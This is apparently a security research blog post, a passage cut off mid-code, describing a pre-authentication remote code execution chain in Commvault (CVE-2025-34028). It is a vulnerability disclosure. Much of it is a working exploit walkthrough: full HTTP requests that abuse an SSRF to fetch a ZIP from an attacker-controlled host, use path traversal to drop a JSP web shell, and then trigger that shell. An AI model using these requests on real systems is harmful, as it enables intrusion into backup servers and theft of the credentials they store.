> ## Content Index
> Fetch the complete content index at: https://labs.watchtowr.com/llms.txt
> Use this file to discover other available public pages before exploring further.
# Fire In The Hole, We’re Breaching The Vault - Commvault Remote Code Execution (CVE-2025-34028)
- URL: https://labs.watchtowr.com/fire-in-the-hole-were-breaching-the-vault-commvault-remote-code-execution-cve-2025-34028/
- Published: 2025-04-24T10:01:56.000Z
- Updated: 2025-04-25T01:36:10.000Z
- Author: Sonny
As we pack our bags and prepare for the adult-er version of BlackHat (that apparently doesn’t require us to print out stolen mailspoolz to hand to people at their talks), we want to tell you about a recent adventure - a heist, if you will.
No heist story is ever complete without a 10-metre thick steel door vault, silent pressure sensors beneath marble floors and laser grids slicing the air like spiderwebs — befitting of a crew reckless enough to think they can beat it all.

Enterprises continue to seek solutions that offer strong security assurance for their backup data (and associated integration credentials) - especially when faced with their friendly neighbourhood ransomware gangs.
We've previously, publicly and privately, analysed vulnerabilities in various ‘Backup and Replication’ platforms, including those offered by Veeam and NAKIVO - both of which have struggled to avoid scrutiny and in some cases, even opting to patch issues silently.
However, we’re glad to see that sense prevails - kudos to NAKIVO for acknowledging [CVE-2024-48248 from our previous research](https://labs.watchtowr.com/the-best-security-is-when-we-all-agree-to-keep-everything-secret-except-the-secrets-nakivo-backup-replication-cve-2024-48248/) and publicly responding to a new XXE vulnerability ([CVE-2025-32406](https://helpcenter.nakivo.com/Knowledge-Base/Content/Security-Advisory/CVE-2025-32406.htm?ref=labs.watchtowr.com)).
Backup and Replication solutions have become prime targets for ransomware operators for logical reasons — Veeam, for instance, has already seen widespread exploitation in the [wild](https://thehackernews.com/2024/07/new-ransomware-group-exploiting-veeam.html?ref=labs.watchtowr.com).
After all, ransomware loses its sting if you can simply restore from a backup floppy disk— but what is the sysadmin to do if the floppy disk has also been compromised?
Once again, we feel an overwhelming urge to highlight that these solutions aren't just valuable for the data they protect. Due to their automation and integration features, they often store credentials for privileged accounts across entire environments - just as we previously documented with NAKIVO.
Today, we're turning our attention to another contender in the same arena — Commvault.
## What Is It?
Commvault is a self-described Data Protection or Cyber Resilience solution; fancy words aside, product market review sites categorise Commvault as an Enterprise Backup and Replication suite. This ability to read tells us that Commvault offers integrations and supports a wide array of technologies, including [cloud providers, databases, SOARs, hypervisors, and more](https://www.commvault.com/supported-technologies?ref=labs.watchtowr.com).
To gain an idea of the type of customers that use the Commvault solution, we can casually glance at their [customer stories and logos](https://www.commvault.com/customers?ref=labs.watchtowr.com) \- quickly revealing that the target audience for their software includes large enterprises, MSPs, and human sweatshops.

To sum up Commvault as a solution, we can’t help but echo their sentiment — a platform that confidently positions itself at the forefront of modern data protection:
> As your trusted partner, **Commvault's hardened, zero-trust protocols protect business data at its core while meeting the most stringent security standards for government agencies and business, alike**.
Hehe, zero-trust.
The more we explore, the more Commvault's Backup and Recovery solution stands out as an appealing software target for schenanigans/security research. Fortunately, it comes in two flavours: a ‘SaaS' offering and, more interestingly, an [on-premise edition](https://www.commvault.com/workloads/on-prem?ref=labs.watchtowr.com).
## Roll Out The Blueprints
We installed the latest version of its Windows on-premise edition, specifically version [Innovation Release 11.38.20](https://documentation.commvault.com/11.38/essential/list%5Fof%5Finnovation%5Fupdate%5Freleases%5Fin%5F11%5F38.html?ref=labs.watchtowr.com).
As with all large appliances/applications, it’s key to finding where we can interact with the functionality. Whilst there are several services running in this environment, such as:
- IIS - Port 81/TCP
- IIS - Port 82/TCP
- Core Application - Port 443/TCP
- Apache Solr - Port 20000/TCP
To locate the source of what is exposed on port 443, through a string of Windows commands, we can say with precision that the main application is running from a `Tomcat.exe` process from Drive `F:/`
```jsx
C:\\Users\\Administrator>netstat -ano | findstr :443
TCP 0.0.0.0:443 0.0.0.0:0 LISTENING 3112
TCP [::]:443 [::]:0 LISTENING 3112
----
C:\\Users\\Administrator>tasklist /fi "pid eq 3112" /v
Image Name PID Session Name Session# Mem Usage Status User Name CPU Time Window Title
========================= ======== ================ =========== ============ =============== ================================================== ============ ========================================================================
tomcat.exe 3112 Services 0 1,544,332 K Unknown NT AUTHORITY\\NETWORK SERVICE 0:01:44 N/A
C:\\Users\\Administrator>wmic process where processid="3112" get executablepath
ExecutablePath
F:\\Program Files\\Commvault\\ContentStore\\Apache\\bin\\tomcat.exe
```
When we attempt to access our freshly deployed instance, we’re prompted to create the administrative user. Subsequently, unpredictably and annoyingly, we’re presented with the first barrier to entry: the login panel.
2
### Casing The Joint
Whenever reverse engineering applications for vulnerabilities, it's a process; it's going through the grooves to find its routes and endpoints, and asking yourself the all-important question - how can you interact with the application?
This varies from Nginx, Apache, Node, etc, but in this example, the initial contact is with an Apache Tomcat process, whose configuration lies within its `server.xml`.
Looking at the `server.xml` excerpt below, we can correlate the Tomcat application `Context paths` to their `docBase`, which tells us where the relevant files are for each route on disk. We're making progress! :
```jsx
Context path="" docBase="F:/Program Files/Commvault/ContentStore/Apache/webapps/ROOT" reloadable="false">
```
Given how the application starts during the authentication phase, the main application resides within `/commandcenter`, which follows a typical Tomcat structure with a `web.xml` and `WEB-INF` directories etc.
Browsing whilst unauthenticated with our favourite HTTP proxy, we see several requests to endpoints using the `.do` extension, which typically indicates the usage of Apache Struts Framework - but this doesn’t appear to be true in the instance of Commvault, as there is no `struts.xml` which lays out all of the `.do` or `.action` endpoints.
When looking at the `web.xml` there are also no exact mapping of `.do` endpoints, there is a `context-param` for `scanPackage` which looks at certain class paths.
Taking an educated guess it could be looking for packages which register routes in some way.
Sometimes, during reverse engineering, going from source to sink can be cumbersome, so to speed up the process, we can work backwards by decompiling all of the `.jar` and `.class` files within the `lib` directory, and looking for endpoints that we `.do` know of.
```jsx
scanPackage
commvault.web,commvault.cvmvc
```
After successfully decompiling all the libraries, we can grep through them for a path we've already observed (`sloCallBack.do`) within our HTTP proxy. Once we come across an example, it begins to make sense as to how the routing is instantiated:
Here's an example from `cv-ac-core.jar` that's relatively straightforward: the path `sloCallBack.do` and its `requestMethod` are mapped to the function `SLOCallBack`.
```jsx
@RequestHandlerMethod(
url = "sloCallBack.do",
requestMethod = {RequestMethod.GET, RequestMethod.POST}
)
public void SLOCallBack(HttpSession session, HttpServletRequest request, HttpServletResponse response) throws IOException {
String receivedRelayStateParam = request.getParameter("cvRelay");
if (SSOLoginUtils.externalSiteLogoutEnabled(session)) {
this.loginService.handleExternalLogout(request, response);
} else {
boolean logoutSuccessStatus = StringUtils.equals(request.getParameter("LogoutErrorCode"), "0");
SSOLoginUtils.doClientLogoutAndRedirectToIntendedPage(request, response, logoutSuccessStatus);
}
}
```
After extracting all of the routes from the decompiled libraries with some regex magic, we proceeded to blast them at the target instance to see what falls out.
However, we quickly realised that some level of authentication was in place, as the majority of routes are issued a status code `302` and redirecting us to authenticate via `/commandcenter/login/preSso.jsp.`

Using keywords from some of the routes we know we can reach due to their non-redirect-ing response, we come across a handy-named file in`ContentStore/AdminConsole/WEB-INF/classes/authSkipRules.xml` , which contains a list of endpoints excluded from auth filters, a total of 58 endpoints!
```jsx
legalNotice.do
ssoLogin.do
login.do
feedback.do
contact.do
[..Truncated..]
metricsUpload.do
webpackage.do
deployWebpackage.do
deployServiceCommcell.do
```
We can verify this by requesting each of these endpoints.
Results vary, but critically, they differ from the redirect to authenticate `/commandcenter/login/preSso.jsp`.
Response not requiring auth: (`/commandcenter/proxy.do`)
```jsx
HTTP/1.1 900
Strict-Transport-Security: max-age=31536000;includeSubDomains
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Set-Cookie: JSESSIONID=331AB64D9DCB1A2684D0CD475CE7192E; Path=/commandcenter; Secure; HttpOnly
X-Frame-Options: SAMEORIGIN
Permissions-Policy: accelerometer=(); geolocation=(); gyroscope=(); microphone=(); payment=();
X-UA-Compatible: IE=Edge,chrome=1
Referrer-Policy: strict-origin-when-cross-origin
trace-id: fb3aaf23d74cd149ba827375f6e29e58
Set-Cookie: csrf=3e2d4412f5244bdca11f9027def59a6b; Path=/commandcenter; Secure
Cache-Control: no-store
vary: accept-encoding
Content-Type: text/html;charset=UTF-8
Content-Language: en-US
Date: Tue, 22 Apr 2025 15:00:08 GMT
Server: Commvault WebServer
Content-Length: 11737
```
Response requiring auth: (`/commandcenter/cappsSubclients.do`
```jsx
HTTP/1.1 302
Strict-Transport-Security: max-age=31536000;includeSubDomains
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Set-Cookie: JSESSIONID=CC45DD745D6571C778ADE996D3C5654E; Path=/commandcenter; Secure; HttpOnly
X-Frame-Options: SAMEORIGIN
Permissions-Policy: accelerometer=(); geolocation=(); gyroscope=(); microphone=(); payment=();
X-UA-Compatible: IE=Edge,chrome=1
Referrer-Policy: strict-origin-when-cross-origin
trace-id: b966805d19ad0f23c7a164b4c811a922
Location: /commandcenter/login/preSso.jsp
Content-Length: 0
Date: Tue, 22 Apr 2025 14:54:29 GMT
```
## Deploying Packages, Huh?
As with all research, we have to have clear objectives; typically, we have two prime objectives when it comes to watchTowr style vulnerability research, akin to '*PoC or GTFO*':
- Is it pre-authenticated?
- Is it Remote Code Execution?
Having found endpoints and functionality that we can review to satisfy the first condition, it's our calling to meet the crucial point of impact, Remote Code Execution in said identified endpoints and functionality.
The list of pre-authenticated endpoints was short enough to audit from sources to sinks until we found something interesting - but we’d be lying if we didn’t admit that went straight to the clearly bait endpoint - `deployWebpackage.do` .
The endpoint looks relatively straightforward as a `POST` request, which expects 3 parameters:
- `commcellName`,
- `servicePack` and,
- `version`
```jsx
@RequestHandlerMethod(
url = "deployWebpackage.do",
requestMethod = {RequestMethod.POST}
)
public void deployWebPackage(@ReqParam(required = true) String commcellName, @ReqParam(required = true) String servicePack, @ReqParam(required = true) String version) throws Exception {
this.ccDeploySerivce.deployWebPackage(commcellName, servicePack, version);
}
```
A sample request would look like the following:
```jsx
POST /commandcenter/deployWebpackage.do HTTP/1.1
Host: {{Hostname}}
X-Requested-With: XMLHttpRequest
Content-Type: application/x-www-form-urlencoded
Content-Length: 112
commcellName=commcellNameValue&servicePack=servicePackValue&version=versionValue
```
Digging into the function widens our eyes as we see numerous Server-Side Request Forgery possibilities within `ccDeploySerivce.deployWebPackage` .
```jsx
public void deployWebPackage(String commcellName, String servicePack, String version) throws Exception {
CloseableHttpClient client = null;
try {
if (this.cvConfig.getDisableSSLForCCPackageDeploy()) {
client = HttpClientBuilder.create().setSSLContext((new SSLContextBuilder()).loadTrustMaterial((KeyStore)null, (x509Certificates, s) -> {
return true;
}).build()).setSSLHostnameVerifier(NoopHostnameVerifier.INSTANCE).build();
} else {
client = HttpClients.createDefault();
}
String BASE_PATH = this.extractPath(this.fileZipUtil.getResourcePath(""), false);
HttpGet request = new HttpGet("https://" + commcellName + "/commandcenter/webpackage.do"); <---- [0]
request.addHeader("Accept", "application/octet-stream");
CloseableHttpResponse response = client.execute(request); <---- [1]
```
As we can see above
- At `[0]`, our parameter `commcellName` is concatenated into a URL as the hostname,
- At `[1]` the server executes an HTTP request to this constructed URL.
A very straightforward pre-auth Server-Side Request Forgery (SSRF) vulnerability, as there is no filtering limiting the hosts that can be communicated with.
```jsx
POST /commandcenter/deployWebpackage.do HTTP/1.1
Host: {{Hostname}}
X-Requested-With: XMLHttpRequest
Content-Type: application/x-www-form-urlencoded
Content-Length: 112
commcellName=External-Controlled-Host.com&servicePack=watchTowr&version=x
```
```jsx
GET /commandcenter/webpackage.do HTTP/1.1
Accept: application/octet-stream
Host: {{External-Controlled-Host.com}}
Connection: Keep-Alive
User-Agent: Apache-HttpClient/4.5.14 (Java/21.0.5)
Accept-Encoding: gzip,deflate
```
## Escalate The Impact!
This is cool, but it’s not RCE. What about the next block of code?
We can see lots of key file writing functions being called, such as `FileOutputStream` and `BufferedOutputStream` , perhaps it extends our SSRF to something more impactful.
```jsx
try {
InputStream in = response.getEntity().getContent(); <---- [2]
String confPath = BASE_PATH + File.separator + "Apache" + File.separator + "conf" + File.separator + "ccPackages" + File.separator;
String distCCPath = BASE_PATH + File.separator + "AdminConsole" + File.separator + "dist-cc-sps" + File.separator;
File confDirectory = this.createDirectory(confPath + servicePack); <---- [3]
String var10002 = confDirectory.getAbsolutePath();
File versionFile = new File(var10002 + File.separator + "version.txt");
FileUtils.writeStringToFile(versionFile, version, StandardCharsets.UTF_8, false);
this.createDirectory(distCCPath);
BufferedInputStream bis = new BufferedInputStream(in); <---- [4]
try {
FileOutputStream fos = new FileOutputStream(new File(confDirectory, "dist-cc.zip")); <---- [5]
try {
BufferedOutputStream bos = new BufferedOutputStream(fos);
try {
byte[] buffer = new byte[1024];
int read;
while((read = bis.read(buffer)) != -1) {
bos.write(buffer, 0, read);
[...Truncated...]
bis.close();
this.deployCCPackage(servicePack); <---- [6]
logger.info("Deployed web package successfully");
```
Typically, in security testing, you want the functionality to succeed as much as possible, opening the attack surface to a broader and deeper processing net.
Attaching a debugger and following along with the execution allows us to see where points in time fail, and where we can correct our payloads for maximum success.
This particular function starts at `[2]`where we can observe the response from the SSRF request being stored to the `InputStream` variable `in`.
Moving further through the code with our debugger, we notice some directories are set using the value we define for the HTTP POST request parameter `servicePack` at`[3]` \- however it happens to be caught in an exception with the following error:
```jsx
java.io.IOException: Failed to create directory /F:/Program Files/Commvault/ContentStore/\\Apache\\conf\\ccPackages\\hello
```
We quickly realised that the pre-fixed directory `ccPackages` doesn’t exist within the `/Apache/` directory, which is causing it to fail.
Perhaps in the natural flow of utilising this functionality, the directory is created in the environment:

However, with an offensive mindset, we can quickly manoeuvre over`[3]` and this error, by using a couple of path traversals in the `servicePack` parameter, eliminating this blocker as we’re now entering an existing directory:
```jsx
POST /commandcenter/deployWebpackage.do HTTP/1.1
Host: {{Hostname}}
X-Requested-With: XMLHttpRequest
Content-Type: application/x-www-form-urlencoded
Content-Length: 112
commcellName=External-Controlled-Host.com&servicePack=../../Hello&version=x
```
With the function continuing in execution, the code begins to flow through file write operations. For example:
1. `[4`\] The SSRF response stored earlier is now loaded into a `BufferedInputStream.`
2. `[5]`A new file is created at `[5]` specifically ,`dist-cc.zip`.
3. A `while` loop then begins processes to write this data to disk.


Stepping out of the debugger for a moment, we can see a directory is created on the file system at `F:\\\\Program Files\\\\Commvault\\\\ContentStore\\\\Apache\\\\hello` with interesting contents.
Two files are within this directory:
- version.txt
- The contents of which consist of the value of the `version` parameter we supplied within the HTTP request.
- dist-cc.zip
- While not a valid zip file in the sense that we can extract it; however, opening this in Notepad shows the contents of the HTTP response from the externally controlled server that we supplied within the `commcellName` parameter.
Below shows each of the files open in Notepad for clarity:
As mentioned before, a key to success is to complete function execution or as closely as possible; in this case, we move to the final function.
```jsx
private void deployCCPackage(String servicePack) throws IOException {
String BASE_PATH = this.extractPath(this.fileZipUtil.getResourcePath(""), false);
String CC_DEPLOY_PATH = BASE_PATH + File.separator + "Apache" + File.separator + "conf" + File.separator + "ccPackages" + File.separator;
String DIST_CC_PATH = BASE_PATH + File.separator + "AdminConsole" + File.separator + "dist-cc-sps" + File.separator;
String TEMP_DIR = servicePack + ".tmp" + File.separator + "dist-cc";
String SERVICEPACK_DEPLOY_PATH = DIST_CC_PATH + servicePack + ".tmp"; <---- [7]
File dir = new File(SERVICEPACK_DEPLOY_PATH);
if (dir.exists()) {
FileUtils.deleteDirectory(dir);
}
this.fileZipUtil.unzipFileWrtAbsPath(CC_DEPLOY_PATH + servicePack + File.separator + "dist-cc.zip", DIST_CC_PATH + TEMP_DIR); <---- [8]
```
The start of the function `deployCCPackage` is purely an initialisation phase, in that directories and file paths are set for the rest of the function. Interestingly, though, looking at `[7]`, we can quickly see a new directory is set with a `.tmp` suffix; the debug output shows the location as
```jsx
/F:/Program Files/Commvault/ContentStore/\\\\AdminConsole\\\\dist-cc-sps\\\\../../hello.tmp
```
The function then takes the contents of `dist-cc.zip` and unzips it to the temp directory created previously. `[8]`
```jsx
/F:/Program Files/Commvault/ContentStore/\\Apache\\conf\\ccPackages\\../../Hello.tmp\\dist-cc
```
Resulting in a temporary directory with the following contents:
```jsx
PS F:\\Program Files\\Commvault\\ContentStore> tree /f .\\Hello.tmp\\
Folder PATH listing for volume CVLT
F:\\PROGRAM FILES\\COMMVAULT\\CONTENTSTORE\\HELLO.TMP
version.txt
No subfolders exist
```
Until this point, the contents of the external server we control, injecting its response to this function, have been generic HTML content; now it’s time to use a zip file containing malicious `.jsp` files to see if we can achieve our initial objective of Remote Code Execution.

## Zipping Subterfuge!
To summarise, before we complete the heist:
1. We send an HTTP request to `/commandcenter/deployWebpackage.do`
2. This coerces the Commvault instance to fetch a ZIP file from our externally controlled server.
3. The contents of this zip file is unzipped to a `.tmp` directory we control.
A theoretical path to victory here would be to:
- Create a zip file containing a malicious `.jsp` file
- Host this zip file on an external HTTP server via the endpoint `/commandcenter/webpackage.do` `[0]`
- Use the `servicePack` parameter to traverse the `.tmp` directory into a pre-authenticated facing directory on the server, such as `../../Reports/MetricsUpload/shell`. We can ascertain this by referring back to the `server.xml` excerpt at the start of this article.
```jsx
```
- Execute the SSRF via `/commandcenter/deployWebpackage.do` and see if our shell unzips.
- Execute our shell from `/reports/MetricsUpload/shell/.tmp/dist-cc/dist-cc/shell.jsp`
Full Request:
```jsx
POST /commandcenter/deployWebpackage.do HTTP/1.1
Host: {{Hostname}}
X-Requested-With: XMLHttpRequest
Content-Type: application/x-www-form-urlencoded
Content-Length: 112
commcellName=external-host.com&servicePack=../../Reports/MetricsUpload/shell/&version=watchTowr
```
The attacker-controlled external server is interacted with, the zip file is downloaded from our endpoint `/commandcenter/webpackage.do`, and we can double check to see the shell is unzipped into place:
```jsx
PS F:\\Program Files\\Commvault\\ContentStore\\Reports\\MetricsUpload\\shell> tree /F
Folder PATH listing for volume CVLT
F:.
└───.tmp
│ version.txt
│
└───dist-cc
└───dist-cc
│ watchTowr.jsp
│
└───ccApp
index.html
```
Now, it's just a case of triggering our shell...
```jsx
GET /reports/MetricsUpload/shell/.tmp/dist-cc/dist-cc/watchTowr.jsp HTTP/1.1
Host: {{Hostname}}
```
```jsx
HTTP/1.1 200
Strict-Transport-Security: max-age=31536000;includeSubDomains
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Set-Cookie: JSESSIONID=49A48BB65CF9B96A0D691D545FB26911; Path=/reports; Secure; HttpOnly
Content-Type: text/plain;charset=UTF-8
Content-Length: 607
Date: Thu, 17 Apr 2025 02:19:18 GMT
Server: Commvault WebServer
2l8 b4by, watchTowr was here
SERVER INFORMATION:
------------------
Server Info: Apache Tomcat/10.1.31
Remote IP: 192.168.1.1
Session ID: 49A48BB65CF9B96A0D691D545FB26911
Timestamp: Thu Apr 17 02:19:18 UTC 2025
```
And just like that, Pre-Authenticated Remote Code Execution in Commvault.

Happy with this success, we checked the parallel endpoint within this controller, `deployServiceCommcell.do` which is a parallel mirror of [deployWebpackage.do](http://deploywebpackage.do/?ref=labs.watchtowr.com) utilising a `updateDeployPackages` function which maintains one key difference!
Following a format as seen before, the endpoint is denoted within a `RequestHandlerMethod` the endpoint [deployServiceCommcell.do](http://deployservicecommcell.do/?ref=labs.watchtowr.com) is of a `POST` method.
```jsx
@RequestHandlerMethod(
url = "deployServiceCommcell.do",
requestMethod = {RequestMethod.POST}
)
public void deployServiceCommcell(HttpServletRequest request) throws Exception {
this.ccDeploySerivce.updateDeployPackages(request);
}
```
```jsx
public void updateDeployPackages(HttpServletRequest request) {
try {
Collection parts = request.getParts();
String servicePack = "";
String version = "";
InputStream fileContent = null;
Iterator var6 = parts.iterator();
while(true) {
String fieldValue;
while(var6.hasNext()) {
Part part = (Part)var6.next();
if (part.getContentType() != null && part.getContentType().startsWith("text")) {
fieldValue = IOUtils.toString(part.getInputStream(), StandardCharsets.UTF_8);
if (part.getName().contentEquals("servicePack")) {
servicePack = "SP" + fieldValue;
} else if (part.getName().contentEquals("version")) {
version = fieldValue;
}
} else if (part.getContentType() != null && part.getContentType().startsWith("application/octet-stream")) {
fileContent = part.getInputStream(); <---- [9]
}
}
if (fileContent != null && !CVCoreUtil.isNullOrEmpty(version) && !CVCoreUtil.isNullOrEmpty(servicePack)) {
String BASE_PATH = this.extractPath(this.fileZipUtil.getResourcePath(""), false);
String DIST_CC_PATH = BASE_PATH + File.separator + "AdminConsole" + File.separator + "dist-cc-sps" + File.separator;
fieldValue = BASE_PATH + File.separator + "Apache" + File.separator + "conf" + File.separator + "ccPackages" + File.separator;
File confDirectory = this.createDirectory(fieldValue + servicePack);
this.createDirectory(DIST_CC_PATH);
File servicePackFolder = new File(DIST_CC_PATH + servicePack);
File versionFile;
String var10002;
if (servicePackFolder.exists()) {
var10002 = servicePackFolder.getPath();
versionFile = new File(var10002 + File.separator + "version.txt");
if (versionFile.exists()) {
String currentVersion = (new String(Files.readAllBytes(Paths.get(versionFile.getPath())))).trim();
if (currentVersion.compareTo(version) >= 0) {
logger.debug("No CC deploy needed as latest version is already deployed.");
return;
}
}
}
var10002 = confDirectory.getAbsolutePath();
versionFile = new File(var10002 + File.separator + "version.txt");
FileUtils.writeStringToFile(versionFile, version, StandardCharsets.UTF_8, false);
FileOutputStream out = new FileOutputStream(new File(confDirectory, "dist-cc.zip"));
try {
byte[] buffer = new byte[1024];
